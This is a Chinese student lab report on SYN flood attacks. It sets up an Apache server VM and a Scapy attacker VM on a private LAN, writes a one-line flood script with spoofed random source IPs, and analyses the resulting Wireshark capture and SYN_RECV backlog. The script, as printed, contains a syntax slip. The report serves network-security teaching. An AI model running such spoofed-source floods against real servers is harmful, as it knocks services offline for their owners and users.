

网络与信息安全课内实验-对DDos攻击的理解

1. 实验目的

1. 熟悉 Linux 系统,Wireshark 软件基本操作。
2. SYN 洪泛攻击的实现与观察

2. 实验平台


1. Server: ubuntu虚拟机 18.04.6 LTS, 安装Apache24
2. Attacker: ubuntu虚拟机 22.04.3, 与server处于同一网段 (局域网)

3. 实验步骤

1. Server: 安装Apache24

```
sudo apt-get install apache2
```

安装成功后访问 127.0.0.1 ,出现如下界面, 说明apache安装成功




2. Attacker: 安装scapy

```
sudo python3 -m pip install scapy
```

安装后运行

```
scapy
```

出现如下界面，说明scapy安装成功



The screenshot shows a terminal window titled 'chenshi@chenshi-linux: ~'. The user has entered 'scapy' at the prompt. The terminal output includes a warning about PyX and IPython, followed by a large ASCII art graphic. The graphic consists of a grid of characters forming a stylized 'S' shape, with text on the right side: 'Welcome to Scapy', 'Version 2.5.0', 'https://github.com/secdev/scapy', 'Have fun!', 'We are in France, we say Skappee.', 'OK? Merci.', and '-- Sebastien Chabal'. The terminal ends with a prompt ' >>> '.

```
chenshi@chenshi-linux:~$ scapy
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
WARNING: IPython not available. Using standard Python shell instead.
AutoCompletion, History are disabled.

          aSPY//YASa
        ayyyyyCY////////YCaa
      sY////////YSpcs  scpCY//Pp
ayp ayyyyyyyySCP//Pp      syY//C
AYAsAYYYYYYYYYY//Ps      cY//S
      pCCCCY//p      cSSps y//Y
      SPPPP//a      pP///AC//Y
          A//A      cyP////C
          p///Ac      sC///a
          P///YCpc      A//A
      scccccp///pSP///p      p//Y
sY/////////y caa      S//P
      cayCyayP//Ya      pY/Ya
      sY/PsY////YCc      aC//Yp
      sc  sccaCY//PCypaapyCP//YSs
          spCPY////////YPSps
          ccaacs

>>> 
```

3. 获取server虚拟机的ip地址


```
ifconfig
```

得到了server的ip地址为 192.168.153.133

```
wa@ubuntu: ~
File Edit View Search Terminal Help
wa@ubuntu:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.153.133 netmask 255.255.255.0 broadcast 192.168.153.255
    inet6 fe80::62f8:4c1e:3e7e:5b44 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:79:38:f0 txqueuelen 1000 (Ethernet)
    RX packets 49 bytes 6199 (6.1 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 86 bytes 8909 (8.9 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 187 bytes 15326 (15.3 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 187 bytes 15326 (15.3 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

在Attacker浏览器中访问 192.168.153.133，出现如下界面，说明访问成功



4. Attacker: 编写攻击脚本

编写攻击脚本 SYN_flood.py :

```
from scapy.all import *
```

```
send(IP(src=RandIP(),dst='192.168.153.133')/fuzz(TCP=(dport=80),flags=0x002),loop=1)
```

代码解析


1. send()函数：发送数据包，包含两个参数，第一个参数为要发送的数据包，第二个参数为发送次数
2. IP()函数：构造IP数据包，包含两个参数，第一个参数为源IP地址，第二个参数为目的IP地址
3. RandIP()函数：随机生成一个IP地址
4. fuzz()函数：构造TCP数据包，包含两个参数，第一个参数为TCP数据包的目的端口号，第二个参数为TCP数据包的标志位
5. port=80：将TCP数据包的目的端口号设置为80，即HTTP协议的端口号
6. flags=0x002：将TCP数据包的标志位设置为SYN，即SYN洪泛攻击，发送大量的连接建立请求 (SYN) 数据包

5. 在Server端运行Wireshark

运行Wireshark需要root权限，因此使用sudo命令运行

```
sudo wireshark
```

为了筛选我们发送的ddos攻击，在Wireshark中设置过滤器为 `tcp.flags==0x002`，即只显示TCP标志位为SYN的数据包



No.	Time	Destination	Source	Protocol	Length	Info
2880.	139.516849647	192.168.153.133	231.93.148.199	TCP	70	16956 → 80 [SYN] Seq=0 Win=1477 Len=0 MSS=66379
2881.	139.520946822	192.168.153.133	89.8.89.92	TCP	66	35163 → 80 [SYN] Seq=0 Win=15406 Len=0 MSS=931
2881.	139.526226292	192.168.153.133	58.100.199.9	TCP	62	42214 → 80 [SYN] Seq=0 Win=21495 Len=0 SACK_PERM=1 MSS=38605
2881.	139.528398095	192.168.153.133	118.213.209.135	TCP	78	17780 → 80 [SYN] Seq=0 Win=22215 Len=0 MD5
2881.	139.529593440	192.168.153.133	145.216.237.66	TCP	82	40915 → 80 [SYN] Seq=0 Win=12939 Len=0 WS=16384 TSval=816490801 TSecr=4282987031 WS=16
2881.	139.536710663	192.168.153.133	76.165.148.92	TCP	86	25781 → 80 [SYN] Seq=0 Win=31645 Len=0 TSval=2181097026 TSecr=3068634153 MD5 SACK_PERM=1
2881.	139.539103971	192.168.153.133	16.216.56.32	TCP	86	34880 → 80 [SYN] Seq=0 Win=55679 Len=0 MD5
2882.	139.553254285	192.168.153.133	40.164.95.230	TCP	74	24069 → 80 [SYN] Seq=0 Win=47055 Len=0 USER_T0=7857 TF0=C SACK_PERM=1
2882.	139.561180318	192.168.153.133	196.78.79.194	TCP	60	1113 → 80 [SYN] Seq=0 Win=386 Len=0 WS=16384
2882.	139.562428280	192.168.153.133	226.45.48.120	TCP	62	9919 → 80 [SYN] Seq=0 Win=36380 Len=0
2882.	139.565892371	192.168.153.133	106.230.53.141	TCP	62	44957 → 80 [SYN] Seq=0 Win=50713 Len=0 MSS=24514
2883.	139.579489385	192.168.153.133	14.150.83.24	TCP	82	12370 → 80 [SYN] Seq=0 Win=44913 Len=0 MD5 TSval=1726644348 TSecr=285823035
2883.	139.588808200	192.168.153.133	211.122.213.201	TCP	66	4737 → 80 [SYN] Seq=0 Win=43959 Len=0
2883.	139.590070659	192.168.153.133	103.182.53.191	TCP	60	29519 → 80 [SYN] Seq=0 Win=43870 Len=0
2884.	139.610606276	192.168.153.133	53.186.231.227	TCP	86	32770 → 80 [SYN] Seq=0 Win=55907 Len=0 TSval=81442307 TSecr=95092247 WS=16384 TSval=468056437 TSecr=241
2885.	139.631734052	192.168.153.133	21.240.126.175	TCP	90	1099 → 80 [SYN] Seq=0 Win=56219 Len=0 USER_T0=32471 USER_T0=18613 MD5
2885.	139.632332914	192.168.153.133	61.230.153.212	TCP	90	6897 → 80 [SYN] Seq=0 Win=46592 Len=0 MSS=63985 MD5 TSval=809749073 TSecr=1367865556
2885.	139.637706713	192.168.153.133	195.130.51.135	TCP	78	14097 → 80 [SYN] Seq=0 Win=31118 Len=0 WS=16384 MD5
2885.	139.638884649	192.168.153.133	12.209.197.95	TCP	66	54043 → 80 [SYN] Seq=0 Win=24921 Len=0 WS=16384
2885.	139.641798839	192.168.153.133	23.84.251.116	TCP	62	57557 → 80 [SYN] Seq=0 Win=65257 Len=0 SACK_PERM=1 WS=16384
2885.	139.648761129	192.168.153.133	242.224.30.13	TCP	66	27220 → 80 [SYN] Seq=0 Win=25539 Len=0

解析：

1. 观察No列和time列，可以看到在100s左右发送了239868个SYN数据包，这些数据包都是Attacker发送的,说明Attacker在短时间内发送了大量的SYN数据包，体现了DDos攻击的特点。
2. 观察Destination列，可以看到所有的数据包都是发送给了Server 192.158.153.133，说明Attacker的攻击目标是Server。

3. 观察Source列，可以看到所有的数据包是来自不同的IP地址，这个是由于我们的攻击脚本中使用了RandIP()函数，随机生成了大量的IP地址。
4. 观察Info列，可以看到所有的数据包都是TCP协议，这是由于我们的攻击脚本中使用了fuzz()函数，构造了大量的TCP数据包。

6. 选取一个TCP协议数据包具体分析

```
Frame 288346: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
Ethernet II, Src: Vmware_c4:77:d8 (00:0c:29:c4:77:d8), Dst: Vmware_79:38:f0 (00:0c:29:79:38:f0)
Internet Protocol Version 4, Src: 211.122.213.201, Dst: 192.168.153.133
Transmission Control Protocol, Src Port: 4737, Dst Port: 80, Seq: 0, Len: 0
Source Port: 4737
Destination Port: 80
[Stream index: 114506]
[TCP Segment Len: 0]
Sequence number: 0 (relative sequence number)
[Next sequence number: 0 (relative sequence number)]
Acknowledgment number: 2893260800
1000 .... = Header Length: 32 bytes (8)
Flags: 0x002 (SYN)
Window size value: 43959
[Calculated window size: 43959]
Checksum: 0xd89d [unverified]
[Checksum Status: Unverified]
Urgent pointer: 55034
Options: (12 bytes), SACK, Unknown (0x19), Unknown (0x0f), Unknown (0x0f), SACK, End of Option List (EOL)
[Timestamps]
```


解析：

1. Frame 288346：这是捕获的数据包的帧序号，第 288346 个数据包。
2. Ethernet II：这部分指示了数据包的以太网帧头信息，包括源地址和目标地址。
3. Src: Vmware_c4:77:d8 (00:0c:29:c4:77:d8)：这是以太网帧的源地址。
4. Dst: Vmware_79:38:f0 (00:0c:29:79:38:f0)：这是以太网帧的目标地址。
5. Internet Protocol Version 4：这部分指示了数据包的 IP 头信息，包括源 IP 地址和目标 IP 地址。
6. Src: 211.122.213.201：这是数据包的源 IP 地址。
7. Dst: 192.168.153.133：这是数据包的目标 IP 地址。
8. Transmission Control Protocol：这部分包括了数据包的 TCP 头信息，指示了 TCP 连接的细节。
9. Src Port: 4737：这是数据包的源端口。

10. Dst Port: 80: 这是数据包的目标端口, 通常用于 HTTP。
11. Flags: 0x002 (SYN): 这是 TCP 头的标志, 表示这是一个连接建立请求 (SYN) 数据包。
12. Window size value: 43959: 表示 TCP 窗口大小, 用于流量控制。
13. Sequence number: 0: 表示这个数据包的序列号。
14. Acknowledgment number: 2893260800: 表示确认号, 即期望接收的下一个序列号。
15. Options: 这部分包括 TCP 选项, 如时间戳等。

7. 在server端运行

```
netstat -an
```



```
wa@ubuntu: ~  
File Edit View Search Terminal Help  
wa@ubuntu:~$ netstat -atn  
Active Internet connections (w/o servers)  
Proto Recv-Q Send-Q Local Address           Foreign Address         State  
tcp6      0      0 ubuntu:http            241.151.196.178:13661   SYN_RECV  
tcp6      0      0 ubuntu:http            0.18.250.177:61945     SYN_RECV  
tcp6      0      0 ubuntu:http            250.76.125.89:55792    SYN_RECV  
tcp6      0      0 ubuntu:http            252.56.46.160:20679    SYN_RECV  
tcp6      0      0 ubuntu:http            252.89.38.113:49040    SYN_RECV  
tcp6      0      0 ubuntu:http            241.23.200.47:48447    SYN_RECV  
tcp6      0      0 ubuntu:http            251.171.22.52:12783    SYN_RECV  
tcp6      0      0 ubuntu:http            243.33.79.109:34423    SYN_RECV  
tcp6      0      0 ubuntu:http            251.136.108.223:8576   SYN_RECV  
tcp6      0      0 ubuntu:http            254.178.76.86:32987    SYN_RECV  
tcp6      0      0 ubuntu:http            241.170.27.157:14983   SYN_RECV  
tcp6      0      0 ubuntu:http            245.193.151.107:27337   SYN_RECV  
tcp6      0      0 ubuntu:http            254.109.161.117:60560   SYN_RECV  
tcp6      0      0 ubuntu:http            247.234.194.22:21674   SYN_RECV  
tcp6      0      0 ubuntu:http            255.65.67.40:62718     SYN_RECV  
tcp6      0      0 ubuntu:http            247.244.233.121:55997   SYN_RECV  
tcp6      0      0 ubuntu:http            252.54.225.8:24441     SYN_RECV  
tcp6      0      0 ubuntu:http            247.190.169.98:26521   SYN_RECV  
tcp6      0      0 ubuntu:http            252.229.74.240:49826   SYN_RECV  
tcp6      0      0 ubuntu:http            247.217.53.104:46246   SYN_RECV  
tcp6      0      0 ubuntu:http            253.214.112.138:45544   SYN_RECV
```

解析:

1. 观察proto列, 全为tcp6, 说明server端监听的是TCP协议的端口。
2. 观察recv-Q列和send-Q列, 可以看到有大量的连接处于等待状态, 这是由于Attacker发送了大量的SYN数据包, 但是没有发送ACK数据包, 导致server端的连接处于等待状态。
3. 观察local address列, 都为 ubuntu:http, 说明server端监听的是http协议的端口。
4. 观察foreign address列, 为随机的
5. 观察state列, 都为 SYN_RECV, 说明server端处于等待连接状态。

4. 实验总结

1. 实验过程中遇到的问题

1. 未使用过Wireshark，不知道如何使用，需要更多时间去学习Wireshark的使用。
2. 安装scapy时出现了错误。改用 `sudo python3 -m pip install scapy` 命令安装成功。

2. 实验收获

1. 学会了使用Wireshark抓包，分析数据包。
2. 与目前在学的计算机网络知识相结合，对TCP协议的连接建立过程有了更深的理解。对TCP报头的各个字段有了更深的理解。